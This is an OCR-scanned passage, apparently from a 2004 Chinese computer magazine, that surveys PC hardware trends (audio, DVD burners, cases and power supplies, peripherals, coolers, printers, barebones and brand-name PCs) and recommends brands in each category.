
驱动程序的概念，Azalia的驱动包括两层：总线驱动(Bus Driver)和功能驱动(Function Drivers)，其中总线驱动将统一集成在操作系统中，其功能是让软件能正式使用Azalia总线；而功能驱动则是在我们安装了总线驱动的基础上，为了使用独立的Codec(如音频Codec、Modem Codec等)而必须独立安装的驱动程序，实现不同的功能。

由于研发有杜比公司的强力支持，市场有Intel的“铁腕”推进，相信在今年PC系统架构改革的大潮中，HD Audio凭其优良的性能很快地取代AC'97规范的位置。

创新开放Emu芯片

由于看不到技术进步可能带来的更大收益，现在几乎没有厂家在音效方面继续大规模投入研发，用户如果是要想获得最逼真的游戏和DVD回放音效，使用创新的音频芯片是最简单的方式。但是在以前，这就意味着必须购买创新的声卡，除此别无它途。不过事情看起来有了很大的转机，创新科技有限公司首席执行官沈望傅先生：“创新将开放自己的音频芯片”。

从市场来说，如今集成声卡已经



侵蚀了大部分的低端领域，要想夺回市场，创新的芯片开放政策势在必行。而对于消费者，虽然现在不少品牌机和准系统都打着支持杜比5.1输出的大旗，但令人遗憾的是，它们的音效的确还有待提高。

原本EAX指令是开放的，但创新通过软硬件结合的方式来完成EAX环境音效，虽然有一部分指令可以用CPU模拟出来，但有些必须依赖音频硬件的指令就无能为力了。创新这次开放硬件芯片的同时，也打开了其它厂家真正通向EAX塑造真实音效的大门。

可以肯定的是，在集成声卡的市场，只要创新开放，一定会有不少厂家马上追随而至，因为这是一个难得的机会，要想说主板具有优秀的音效，买一块创新芯片无疑是简单而有效的手段，而成本又多半在用户愿意承担的范围内。

对于独立声卡市场，开放芯片后，创新自己也会收到一定冲击。但是和在集成声卡方面可能取得的增长的势头相比，可能算不了什么。创新的开放会是一个多赢的局面。

声卡市场：创新王朝还有多久？



声卡市场似乎什么时候都没什么可说的，除了AC'97板载声卡外就是创新的各个档次产品，其他品牌只能吃点残羹剩饭。

HD-AUDIO的推出，对于未来的声卡市场是一个很大的冲击，HD-AUDIO可以在很大程度上取代目前几乎所有民用级声卡。创新的开放芯片动向在很大程度上也是受了HD-AUDIO的冲击所致。

但是，HD-AUDIO的成熟还需要一段时间，所以对于现在的用户来说，选择还是——AC'97 or AUDIGY2？对大多数人，AC'97已经足够了，毕竟现在的AC'97板载声卡连5.1声道和数字输出都有了。

光驱：变革前后



从今年起，如果你还固守着CD-ROM刻录机，甚至连CD-ROM刻录机都没有，恐怕你真的得反省一下——我是不是太落伍了？DVD刻录机绝对是今年配件市场的第一大明星，降价，大幅度的降价让DVD刻录机接近了当初CD-ROM刻录机大面积普及的临界点——DVD刻录的时代脚步已经不可抗拒了！不过，DVD刻录阵营本身的混乱和耗材价格的问题，还需要我们好好掂量一下……

DVD刻录标准之争

DVD-RAM的全称为DVD- Random Access Memory(DVD随机存储器)，是由松下、日立与东芝联合开发的。在设计当初就没有考虑与那时已经出现的DVD-ROM驱动器或DVD播放机进行兼容是该规范的一大憾事。鉴于其兼容性太差，而成本又高，它只能够面向高端数据存储市场，而无法在个人电脑市场流行起来。

DVD-RW的全称为DVD-ReWritable(可重写式DVD)，它的优势在于兼容性良好，因为DVD-R/RW的指旋转模式、盘片结构、以及反射率与DVD-ROM相同，都采用CLV旋转方式，另外盘片的数据结构与DVD也一样。所以，只要刻录完成，即可在传统的DVD播放机上播放。

DVD+R/RW　DVD+RW是由Sony、Philips、HP、Ricoh和Yamaha等公司支持的建议性可擦写DVD格式。1999年索尼与惠普第一次公布的DVD+RW标准—DVD+RW 3.0GB/面，新标准(4.7GB/面)很快便于2000年基本定型。DVD+RW可以像CD-RW和CD-ROM一样顺序存取，也可以随机存取。

DVD-Multi和DVD-Dual不算是一项全新的规格，而是将现有的影印与刻录规范进行结合后的设计。前者由DVD论坛成员开发，支持DVD-Video、DVD-ROM、DVD-Audio、DVD-R/RW、DVD-RW、DVD-RAM、DVD-VR，当然也包括对CD-R/RW的支持。而后者由DVD+RW联盟成员开发，支

持 DVD-R/RW 和 DVD+R/RW。

无论对于消费者还是生产厂商来说，DVD-Dual RW 绝对是目前最好的 DVD 刻录解决方案，强大兼容性让用户的选择更加广泛，用户再也不用费心思去考虑是“＋”还是“－”的问题。

市场状况

经过多年的酝酿，DVD-ROM 已在技术、性能、成本和消费者的应用观念上基本完成了与CD-ROM相互更替的前期阶段。二者相比，前者呈现较强的增势，而 CD-ROM 的市场占有率也在急剧下滑。根据调查数据显示，Combo 在市场销量上仍无法与这些主流的光存储相匹敌，Combo 市场的增长情况并未像 DVD 刻录那样呈现迅猛之势。


CD-RW 目前在市场上依然保持着旺盛的需求和增长。从销量增长情况来看，CD-RW 市场已进入壮年期，预计在明年平稳中略有增长，此种平稳局面将在今后维持一段时间，具体将主要视 DVD 刻录的增长情况。

随着光存储市场的发展，两大阵营从DVD刻录领域的竞争从单纯的技术标准口舌之争，转向了实质性的市场竞争。在一些厂商的率先推动下，DVD+RW和DVD-RW驱动器在市场售价上呈现迅速下跌的态势。我们期待着这一标准的统一，能够让消费者清楚地购买到最好的产品。



光存储市场:量力而行

随着DVD刻录机进入门槛的降低，大量的厂商都开始转产DVD刻录机，从而也导致DVD刻录机的价格不断下降。但这也产生了一个问题——究竟是选择DVD刻录机还是COMBO？从容量的极速提升和应用环境的大大拓宽来看，今年下半年选择DVD刻录机应该是比较明智的决定。但对于囊中羞涩的用户来说，选择COMBO也并不是多么落后的选择。



我们的推荐

该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

华硕

华硕光存储一直以品质和速度著称，在用户中有着良好的口碑，正如华硕的板卡一样，性能强劲且品质出众。华硕在光存储产品方面，有 CD 光驱、DVD 光驱、CD 刻录机、DVD 刻录机和 Combo 光驱全系列的产品。同样具备独特的静音设计，有效降低光存储设备在高速转动时产生的噪音。光存储产品产生噪声，主要是因为工作时盘片高速地旋转，带动内部的空气产生高速气流，使气压不均衡从而产生杂音。华硕的空气流场导正技术，把空气压力学原理运用到光存储设备的轴承设计上，在盘片高速转动时平衡光存储设备内零部件空气流场内的压力，以降低光存储设备在高速转动时产生的噪音。

明基

记得在 2001 年，明基发布了统一的光存储产品新形象——“数码鳄”。这只活泼可爱的数码鳄以获得市场广泛认同的明基“大嘴鳄”为设计模型，通过其披挂的一身富有动感和数字时代特色的银色铠甲，生动地表明了明基光存储产品全面进入数码时代。明基鳄鱼光存储作为国内光存储市场主力品牌，以最快速度推出富有革新性的产品，于今年 3 月展出 16 × DVD 刻录机，6 月将在国内全面上市 16 ×产品。不仅如此，明基率先拥有单面双层刻录(Double layer)等强势技术；并积极布建产品线，引导 DVD 刻录机的多元化市场需求。

我们以为，选择什么产品这还是要看个人的需求而定，因为在目前的情况来看，其实很多人对于 DVD 刻录机的需求并不强烈，而如果没有大量的数据需要刻录也不需要经常复制 DVD 光盘的话，那么大可不必选择 DVD 刻录机。因为目前的 DVD 刻录机技术还在迅速发展，买到的产品用不了多久可能就会过时。而且目前的 DVD 刻录机在读盘能力上还不能和传统光驱相比，你可能还是需要一个单独的 DVD-ROM 来读盘。

当然，对于经常有大量数据需要备份，和需要制作 DVD 电影的朋友来说，DVD 刻录机就是不可取代得了。

机箱、电源:稳定的幕后功臣




我们的讨论

机箱电源的重要性，在2004年被各方面的声音有意识地无限放大了。CCC认证涤荡着电源市场小品牌的生存空间，大功率、超大功率被各方轮番炒作，搞得消费者云里雾里，一片迷茫。到底什么是电源品质，恐怕今年照样说不清了。机箱的状况似乎要好得多，现在过了讲究板材质量、制造工艺、功能设计的初级阶段了，现在大家都开始忙着给机箱“化妆”——谁说漂亮的脸蛋不能出大米？而且机箱还有一个值得炒作的好点子，那就是BTX！

机箱的话题

如今市场中可供选择的机箱非常多。外观也从单一、呆板演变到前卫、时尚，总之是萝卜青菜各有所爱。机箱材质方面使用最多的是钢材和铝合金，挑选厚实的总不会错。另外要注意机箱有没有进行卷边处理，各个内部元件质量是否过硬，做工是否精良。机箱的布局也是选购时需要

多加留意的问题。它对散热、易用和扩展能力都有很大的影响。散热效果越好，电脑运行就越稳定。机箱设计越合理在安装设备和检修的时候就越方便。现在，市场内的机箱还都是ATX的，购机时可以不考虑挑选机箱标准的问题。不过Intel已经发布了下一代机箱标准——BTX，相信很快该标准就会跟上来，到时候究竟该选哪一个标准，还真得掂量掂量。



电脑市场中机箱是相对容易作假的部件之一。加上很多消费者自己对机箱也不够重视，市场中的伪劣产品很多。我们需要具备一定的识别能力。伪劣机箱一般采用廉价的镀锡钢板，颜色发灰，抗氧化和抗腐蚀能力非常差，容易生锈。劣质机箱钢板通常厚度在0.7mm以下，好的机箱钢板厚度一般在0.8-1.0mm左右。优质机箱在一些细节上设计很到位，比如采用全卷边、龙骨加强、抗EMI设计等，而劣质机箱能简则简。总之机箱市场相对比较混乱，选购时大家需多加留意。

闲话电源

2004年的PC电源市场也是个龙蛇混杂的地方。非常多的电源都对功率进行了虚标，以满足消费者“好大喜功”的心理。因此我们要克服盲目追求大功率的思维定式。认为电源越重就越好的想法也是有害的，部分厂家故意地增加电源的重量，而在关键性的电子元件上却偷工减料。电源的安全性和稳定的输出对电脑的寿命及稳定性有最直接的影响。所以在购买电源时更多地应该注重内在的品质，而不是简单的归结于电源的重量或功率。

要想了解电源就必须学会看铭牌，最重要的是查看3C强制认证，CCC(S)代表该产品只通过了安全认证；CCC(EMC)意味着通过电磁兼容认证；CCC(S&E)则代表产品不但通过安全认证，还通过电磁兼容认证，只有被经过CCC(S&E)认证的产品才能在2003年8月1日后继续销售。电源规格指标这部分表示了产品的性能指标。它包括该电源可使用的交流电压、频率和电流范围、不同电压输出的最大电流值等等。


电源获得的“认证”也应该在标贴上体现出来。目前主流的认证包括CCC、FCC(B)、CE等，获得的各国认证越多，表明电源品质越好，但不是所有获得的认证都需要印在标贴上。有一些假认证电源也会在标贴上印一些认证标志，消费者要注意识别。

机箱电源市场：其实，没那么多可怕



机箱电源产品，是近段时间比较受人关注的产品，这一方面有用户的产品品质意识提高的影响，另一方面其实也是厂商推波助澜的结果，毕竟它们也需要创造新的卖点来推动产品的出售。还是要提醒大家：其实，问题没有那么可怕。要出于保险的考虑，还是应该购买大厂的最新产品，因为它们虽然在整体上和普通产品区别不大，但在设计上考虑了未来的发展，今后的升级性能会更好一些。

我们的推荐



该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

爱国者

爱国者系列机箱的成功，在于拥有一系列特色并且体贴消费者的技术，这些特色设计，能够更加方便用户，这正是爱国者系列机箱一直热销的决定性因素。目前，爱国者系列机箱本着为消费者提供便携的安装，以及“健康，舒适”的使用，赢得了广大消费者的认可。特别是爱国者月光宝盒系列机箱免工具拆装的特色技术，为DIY一族提供了方便快捷的电脑组装方式。

世纪之星

提到机箱电源产品，数得着的也就是那少数的几家，而我们这次要说的“世纪之星”就是这少数几个中响当当的品牌之一。世纪之星这个品牌是由一家有着20多年IT产品生产经营历史的企业——和川资讯创立。世纪之星作为在国内DIY市场的“常青藤”，自打推出了自己的产品之后，就以其优秀的质量得到了大家的认可，所以很多朋友在DIY装机时，把它作为了第一品牌，应为它总能做出与众不同的精品来。

金河田

说起金河田机箱，相信朋友们都不陌生。一直以来它在全国的市场占有率一直很高，特别是蓝牙系列和纳米系列音箱更是受到广泛的好评。金河田机箱在散热方面一直做得不错，这次推出的纳米系列较之以往增加了两个侧板风扇，多重散热更令DIY们升级无忧。

百盛

熟悉硬件的朋友应该对百盛这个品牌有一定的了解，曾经口碑不错的百盛机箱和航嘉电源其实就是百盛旗下的产品。目前，百盛除了即有的天使系列、青鼎系列、青台系列、诺亚方舟系列机箱外，还推出青瓦系列高档机箱，这是由百盛创威公司和韩国MODE COM公司联合设计开发的，目前各地市场热销的很多机箱的设计也是源于该公司。同时，青瓦系列机箱又分为四大系列：Enjoy、Magic、Winner和Prime，客户可以根据自己的爱好方便地选择。

多彩

多彩也算是国内机箱“老字号”了，在追求品质的同时，又在产品外观和功能上加在研发力度。例如，以跑车概念打造的DLC-MG760机箱，通体鲜红亮漆折射着周围的光彩，给人一种热情、喜庆的感觉；DLC-MF411机箱更是首创面板造型，设计创意源于已有200多年历史的中国国粹——京剧中的脸谱造型；DLC-MG415机箱最有特色的是面板前面的LCD液晶显示屏，可以实现日期、时间、闹钟及温度显示等功能。

键盘、鼠标:无可替代



我们的讨论

电脑中最沉稳的两个配件,恐怕非键盘和鼠标莫属了。经过了这么多年的风风雨雨,我们很难从外观上看到质的变化。使用它们的人,也泾渭分明地呈现为两派:一派锱铢必较,要求这两者都精益求精;一派对它们视若无物,全无反应。其实,这正是两个极端的应用群体的不同需求和感受。其实,在关心它们的圈子里,这个市场的热闹,是远远超出了平常人想像的……

人们一直在探索是否有其它更好的人机交互方式,但是进展缓慢。手写识别和语音输入发展了多年,目前仍然很难称得上成熟,到现在为止,还没有哪种输入方式会比键盘、鼠标来得更容易。作为最常用的输入工具,键盘和鼠标的地位在短期内根本看不到被替代的可能。

不同的用户对键盘、鼠标有着截然不同地看法。有部分消费者觉得键盘、鼠标并不是什么重要部件,并不需要太过关心。但实际上,好的键盘或鼠标能够大大方便我们的工作和娱乐。也对我们的身体健康有帮助。

经常上网聊天或进行文字处理工作的用户对键盘的要求比较多,他们看重键盘在敲击中的感觉和舒适性,人体工学键盘通常是此类用户的首选,此外一些特殊按键的位置也是他们选购键盘时所关心的问题,合适的按键位置可以大大提高工作效率。这就是中高档的人体工学键盘始终能够在市场中占据一定份额的主要原因了吧?

对于多媒体键盘,人们的反应是褒贬不一。欣赏它的用户觉得它的出现,让电脑操作变得更加简单,反对者则觉得它的兼容性比较成问题,而且快捷与否也是见仁见智。DIY市场内配置该类型键盘的情况比较少,但是品牌机市场却常常使用。2004年类似笔记本结构的超薄键盘应用开始增多,一来比较时尚,二来也便于携带。

鼠标方面,机械鼠标已经开始没落了,光电鼠标开始大行其道。机械鼠标在使用的过程中很容易累积灰尘,造成无法定位,而光电鼠则完全没有这方面的问题。目前市面上光电鼠标价格已经和机械鼠标的价格非常接近了,推荐大家一定要先考虑光电鼠标。普通用户购买鼠标只要一般即可,对于一些游戏玩家则完全不是这样,他们对鼠标的精确性和快速定位的性能要求很高,必须购买相对高档的鼠标才能满足要求。

无线技术在键盘和鼠标的应用中已经提出了很多方案了,诸如红外线、蓝牙等等。但是在稳定性、价格、耗电量、技术标准等等问题的影响下,几乎没有一种无线键盘或鼠标能够取得市场的完全认可。


键盘鼠标市场:游戏?办公?



我们的选择

键盘鼠标市场近年来也变得很丰富,一方面如微软这样的国际大厂进入国内,另一方面众多的其他类厂商也开始生产键盘和鼠标产品。键盘和鼠标,其实要分作用于游戏的和用于办公的两类,这两类产品有着完全不同的需求。例如无线键盘和鼠标,对于办公就非常方便,但用于玩游戏,则"速度"不够。再例如"人体工学"键盘打字非常舒服,但如果用来玩游戏就会"找不着键"。所以,适合自己的,才是最好的。如果你要玩游戏,那么当然要买微软或罗技的高性能产品,而如果你只是要办公,那么用少得多的钱就可以买到性能可以接受,手感又很舒服的产品,何乐不为呢?

我们的推荐



该选择哪些品牌的产品?追求最大的性价比还是为了未来的升级作准备?

明基

号称外设专家的明基,从最早推出的超薄键盘、防水键盘,到如今推出的X架构键盘也是颇具特色,无一不令人们眼前一亮。特别是采用X架构的海湾、海贝键盘的外型设计都很简洁,寥寥几笔优美的弧线却已经与传统死板的键盘划清了界线。X架构海贝键盘采用独家四段式调整脚设计,让键盘不再只有支起和平躺两种状态,高度调节更能适应不同用户的需求。类似X架构的创新设计,将给键盘市场的发展注入更多的生命力。

微软

微软键盘系列结合了舒适的设计和创新的功能,让你的工作和游戏都能得心应手。很多人会觉得奇怪,为什么微软的键盘就是要贵一些?其实只要通过使用比较就能感受到不同,不止是外观上精致了一点,更多的是体现在对双手的爱护上。在设计特色上,曾经风靡一时的微软NaturalKeyboard人体工学设计键盘是值得圈点的一环。它遵循人体工学的设计原理,向左右倾斜的键盘按键布局,最大限度地减轻您使用键盘时手部、腕部以及前臂的疲劳。

罗技

提起键盘,罗技的键盘是不得不说了。罗技键盘的优点非常多,除了品质稳定可靠外,键盘的按键手感想必不用多说了吧,罗技在这方面的表现一向令人满意,很有弹性,键程比较长,打起字来有种手指飞舞的感觉。按键上字体的印刷也是精工细作,采用刻蚀工艺,不会自己脱落,而且摸上去有凸凹感,也增加了摩擦力。

多彩

多彩键盘的产品线非常丰富,主要有超薄键盘、多媒体键盘、普通键盘和无线键盘。多彩键盘的造型美观,使用舒适,静噪、防水设计。由于采用优质高弹性硅胶材料,所以使用寿命也比较长。并且将先进的技术与人性化的贴心设计有机地结合起来,给我们带来的使用感受上的变化让我们直接通过双手就可以感知得到。

音箱:市场细分与两级分化



我们的讨论

普通电脑用户对于多媒体音箱尽管一直没有提出过什么过分的要求，但其制造者们可不这么想。为了市场竞争，从低端到高端，我们都能看到产品的内涵在不断增大。而且在品牌选择范围上，我们也是空前丰富！

多媒体音箱市场近两年来经历了剧烈的动荡，一方面，漫步者、麦博等老牌厂商不断扩大自己的产品线，使之囊括的范畴越来越大；另一方面，越来越多的Hi-Fi厂商不断进入多媒体音箱生产领域，使得这个市场面临一次重新洗牌。

这样发展的结果就是使得多媒体音箱市场呈现越来越丰富的市场细分。像几年前那样一款音箱包打天下的局面再也不复现。很多传统上并不存在的价位如500－600元上也出现了大量的产品。这样的市场细分使得用户越来越可以买到最富个性最适合自己的产品。

而市场洗牌的另一个结果就是市场的两极分化越来越强烈。漫步者等老牌厂商和惠威等Hi-Fi厂商不断推出工艺和音质可与Hi-Fi产品媲美的新高端产品。而相对来说，一些技术实力比较薄弱的厂商则放弃了在音质上的竞争而更多致力于设计新颖的外观和独特的功能，以满足一部分对音质要求不高而注重个性的用户的需求。未来的多媒体音箱市场将沿着这两条道路走下去，进一步丰富起来。


音箱市场:相信自己的耳朵，让别人说去吧！



我们的选择

看网上对多媒体音箱的评论，你可能会得出一个结论——世上没有什么好音箱。其实，这就对了，因为世上根本不会有什么让所有人都满意的音箱。音频的评价，是一个主观性极强的行为，不同人的认识，可能截然不同。适合别人的，不一定就适合你，所以，只有自己的耳朵才是可靠的、忠实的。只要我自己听着好听，管别人说什么呢？

我们的推荐



该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

创新

创新是国际知名的多媒体音频厂商，最早推出的PCWorks系列音箱，至今还给很多电脑用户留下非常深刻的印象。此后，创新推出针对中高端用户的Inspire(音诗派)系列音箱，此系列音箱延续了创新一贯高音亮丽出色，低音干净有力，整体层次分明的优良品质。虽然卫星音箱的功率和箱体都比较小，但是实际的声音质量却很高，小功率、小箱体也能拥有出色的音频质量是创新公司音箱的特色之一。在造型方面，Inspire系列音箱有着黑色简约的外形，给人一种深沉稳重之感。此外，创新还推出入门级的SBS系列音箱，虽说是入门级音箱，但是在声音质量上依然保持创新高档音箱许多出众的特色，高、低音出色，层次感好，分离度高、空间感强，人体工学上也考虑周到，提供了非常方便的线控设计，不但可以控制音量还可以控制电源开关，使用起来非常方便。

轻骑兵

成立于1993年的北京中北高科机电公司，是“轻骑兵”有源音箱的制造商。1994年，第一套“轻骑兵”有源音箱诞生。十年历程中，“轻骑兵”音箱以其用料考究、精工细作、音质上乘、物美价廉的显著特点受到消费者的喜爱。针对普及型用户，今年推出的C3300音箱，造型简洁、庄重而又不失典雅择。针对时尚人群，又推出全新普及型2.1系统C3500E，全木质低音箱体，玲珑时尚卫星箱，还有多种时尚色彩可供选择。当然，轻骑兵还推出“旗舰”立体声2.0系统V23，是狂热多媒体发烧分子的品位选择。

漫步者

北京爱德发高科技中心于1996年5月成立，随即推出了“漫步者”(Edifier)品牌系列音箱。短短几年间，爱德发集团通过努力得到了市场及广大用户的认可，并成为多家硬件媒体、网站推荐的音箱首选品牌。漫步者全系列产品种类繁多，从保留低端入门级到高档发烧极一应俱全。主要的产品有针对中低端市场的R系列和S系列，针对时尚人群的E系列，以及针对高级玩家设计的S系列。

小贴示

耳机的选择:电脑耳机近年来随着网络游戏和网络竞技的发展也有了飞快的进步。不过耳机市场虽然和音箱市场同属音频输出设备的市场，但却有着微妙的差别。一些朋友出于追求质量和品牌的目的，所以会去选择SONY、松下甚至更为高级的森海塞尔等品牌的产品，当然，这些品牌的产品既名头响亮，又效果出众，不过它们的价格也属于耳机中的“贵族”。



其实，如果并没有对音质过分的追求，更没有对品牌的过分重视的话，我们完全可以去买一些听起来不那么“响亮”的牌子。这是因为普通的电脑耳机是一种生产原始投入大而利润率比较低的产品，所以自己建厂生产的厂商寥寥无几，众多的品牌其实大都出自少数几个OEM工厂。即便是森海塞尔这样的世界名牌也不例外——它只有Hi-Fi级的产品才是自己生产的，普通的电脑耳机不过是世界最大的耳机OEM工厂丰达所作的OEM产品罢了。

而很多名头较小的品牌，其实也同样是这几家OEM大厂的产品，只不过它们没有森海塞尔或是AKG那样名头，也就少了很多品牌附加值，价格也就低了很多。如图中所见的这款耳机，其实与著名的森海塞尔MX系列出自同一条生产线，但它不是“森海塞尔”，所以也就便宜了很多。

散热器:水冷遇上热管



从一个可有可无的部件，到决定着电脑“性命”；从土头土脑的工业产品形象，到五颜六色、五花八门的造型，尽管散热器一直以来都隐藏在机箱内部，但这个家伙却越来越表现的“我心狂野”。过去大家追求是铜还是铁，还计较过风扇转得快不快……现在，新型的水冷和热管技术也开始组建普及。尤其是热管，今年真的是风光无限！

我们的讨论

2004年，传统散热器发展并不迅速，但水冷(严格说是液冷)和热管技术成为2004年散热器发展的重头。

与传统的散热片接触散热相比，水冷和热管的效率要高很多，这也就是为什么越来越多的厂商热衷于采用这样的设计。实际上，这样的趋势在国外半年前已经显出来了。

但是，我们必须认清一件事，水冷也罢、热管也罢，说穿了不过是一种高效率导热装置，导出去的热最后还是要靠散热片和风扇来散掉。像有些热管散热产品，虽然使用了多根热管，但散热片的体积并不比普通散热器大多少，甚至一些显卡的热管散热片干脆没有风扇。这样的产品其实应该算是用概念来蒙人的——它们的散热能力比起普通散热器强不了多少。

我们的推荐



该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

九州风神


今年《电脑爱好者》和搜狐网的联合调查数据显示，九州风神国内散热器品牌占有率第一。九州风神在热管散热器上也投注了很大的热情，其适用于显卡的静音散热器被中高端用户所认可。此外，针对新型号CPU的上市，九州风神也以最快的速度推出了适用于Intel Prescott的战神阿瑞斯、双龙、阿波罗、凯撒大帝等不同档次的散热器。

打印机:激光打印机和照片打印机的的春天

目前，喷墨打印机依然是市场主流，但近年来，随着低档激光打印机的价格和耗材成本越来越接近喷墨打印机，低档激光打印机的市场份额越来越大。对于大多数还是以黑白打印为主的用户，激光打印机要有比喷墨打印机更好的诱惑力。

但这不意味着喷墨打印机就真的会被取代，在照片打印、特殊纸打印特别是移动打印上，喷墨打印机的优势依然是无法撼动的。而且喷墨打印机的技术也更加成熟和精细了。

我们的推荐



该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

佳能

佳能的产品线一直以更新快速著称，而且低廉的适用成本、更快的打印速度一直都是佳能喷墨打印机的优势。今年佳能最令人心动的产品是顶级的喷墨照片打印机i990和便携式喷墨打印机i80。i990更是以独有的7色墨水(增加了橙色)将照片打印的层次提高了一个档次。

爱普生

爱普生公司一直都在照片级喷墨打印机技术上有独到的过人之处。目前爱普生的喷墨打印机仍然以5760dpi在打印精度上保持着领先地位。此外，在色彩再现方面，爱普生公司更以全新的R系列打印机，将防水、耐光和更亮丽的色彩带给需要照片输出的用户。

闪存:官司改变不了市场

闪存市场今年不是看技术，而是看爱国者和郎科的那场官司。无论终审的结果如何，闪存技术的广泛应用已经成为市场的大势所趋，市场运转自有其规律，有些事情并不是行政或司法的强制命令所能改变。这就如当年，即便美国法庭认为微软捆绑IE违法，也不能挽救网景的命运一样，市场自身的力量是任何强制力也无法对抗的。

我们的推荐



该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？


爱国者

爱国者的移动存储每年都会有一整套全新的产品系列呈现给消费者，今年带给我们的是嵌入了灵动技术的闪存盘。这个技术可以为有不同需求的用户定制即插即用的应用。其实这个技术非常类似光盘的自动运行功能，只是灵动技术将其与闪存盘进行了硬件级的整合，让用户真正实现了功能上的即插即用。

准系统:看上去很美

准系统，是电脑类产品的一种新类型，这是一种似配件而非配件，似整机而非整机的产品。同时满足用户对DIY的追求和对外观的审视。但也因如此，使得在两方面，准系统似乎都不太讨好。

实际上，在国外，目前准系统已经成为一个非常流行的产品，但在国内由于价格和观念的原因，流行程度还很有限。我们在2003年曾经做过一个准系统的横向评测。目前国内在准系统生产上，比较有影响的厂商有这样几个——



我们的推荐

该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

微星

微星的准系统统称为MEGA系列，主要以出色的多媒体性能而著称。这全套系列的准系统，都有前置面板控制功能，在不开机的情况下就可以播放CD音乐，而且具有前置的LCD荧光屏可以对播放状态进行查看与监控。

微星的准系统散热设计也是一绝，它没有采用成本较高的热管设计，而是巧妙地使用了风道结构，将CPU散热与系统内部散热分离开来，在体积很小的情况下就保证了CPU的稳定可靠。

明基

明基的QDESK系列其实不能算是典型的准系统，它不包含主板，但却包含了显示器、键盘鼠标等设备。严格说来应该算是“外设套件”。但它的设计用意和准系统是一致的，都是在保持品牌机式的外观情况下依然保持着DIY的灵活性。

明基本身就是显示器、键盘鼠标等的生产大厂，而它的机箱、音箱也是OEM自业内的主要大厂。所以虽然在明基之前就有一些厂家推出类似的产品，当明基在QDESK上取得的成功是同类产品难以相比的。

佰钰

佰钰是业内生产准系统较早的厂商，佰钰产品的特点是拥有很宽大的机箱和众多的散热孔。宽大的机箱可以保证在准系统内安装各种大尺寸的板卡，而良好的散热环境，则可以使准系统用户可以自行更换大功率的散热装置，以适应更大功率CPU的需求。

艾崴

艾崴的XPC系列准系统，是业内准系统中最为特殊的，它的特殊之处就在于惊人的小体积。由于使用了超小型的主板和大量笔记本部件，使得XPC可以随身携带，比一个光驱大不了多少。

虽然如此之下，但XPC的散热经过了巧妙设计，并不比大多数的大型准系统来得差。它的CPU使用高速风扇，有风道设计，在目前的主流CPU中都可以保证稳定。

映泰

映泰生产准系统的时间并不很长，但很有特色。映泰准系统在外观上最吸引人的就是驱动器滑盖的设计，不仅能够增进美观，而且有很好的防尘功能。

而映泰的CPU散热设计也很吸引人，它的CPU散热器出风口和机箱散热出风口正对，从而形成了类似风道的结构，最大限度的保证了散热的效果。

品牌机:依然不能忽视

品牌机，对于DIY爱好者是很少关注的,但品牌机依然是市场上PC销售的主力军。



我们的推荐

该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

DELL

DELL的大名不用多说，DELL的电脑在性能上并不算品牌机里最高的，但是DELL的特点就在于极高的性价比。它在国际名牌中是最低廉的，而与国内的品牌相比又有极好的设计水准。特别是DELL独特的直销方式使得它拥有其他品牌所不能比的售后服务水平。

联想

联想同样是鼎鼎大名的厂商，联想的产品特点就在于它拥有非常丰富的附加产品以及极高的产品整合性，同时联想产品的个性化设计、针对性设计在业内也是数一数二。联想的售后服务部门遍及全国，这使的联想的售后能力达到了不仅在国内厂商、与国外厂商相比也是一等一的水平。

TCL

TCL电脑在规模上与前两者有一定的差距，在配套产品的生产能力上也有一些距离，但这种差距也使得TCL可以生产一些自由的、高档化的产品。所以TCL电脑的高档产品上，往往都会有一些令人瞠目、放在DIY上也是一等一的豪华配置，的确是个诱人的选择。

华硕

华硕笔记本可以算是近年来的一个奇迹，没有用几年时间华硕笔记本从无到有，成为了业内数一数二的品牌，并且为众多的国际大品牌进行代工。像S200这样的机型还成了世界著名的经典机型。

华硕笔记本的特点就在于拥有国际品牌的品质，同时依然有比其他国产品牌高不了多少的价格。

明基

明基笔记本上市时间不长，但已经有了很大的影响。明基笔记本的特点就在于非常好的多媒体性能和不错的使用舒适性。明基本身就是笔记本键盘和LCD的生产大厂，所以在这两个方面有先天的优势。它的大部分产品都是宽屏设计，能够有非常好的画面显示效果。 CF [ZT01]

硬派传说

■ CFan.Storyer

新生代遇 BUG，Intel 召回 915/925 主板

Intel 才发布自己的 915/925 芯片组不久，就尴尬地要求回收所有使用 915/925 芯片组的主板。因为搭配 915/925 芯片组的 ICH6 南桥在生产中出现了 BUG，会导致部分主板在一些情况下无法启动。由于这个问题是在生产过程中产生的，而且无法判断具体哪些主板会出问题，因此 Intel 决定以每片主板 120～140 美元的价格全面回收。由于此 BUG 并不属于技术问题，因此我们相信在第一批主板回收后，第二批没有问题的主板还是会很快上市的。而 Intel 这种对问题的负责态度值得我们称道（图 1）。



图 1　撤掉主板后空空如也的秋叶原市场的柜台

新一代赛扬有望重续性价比神话

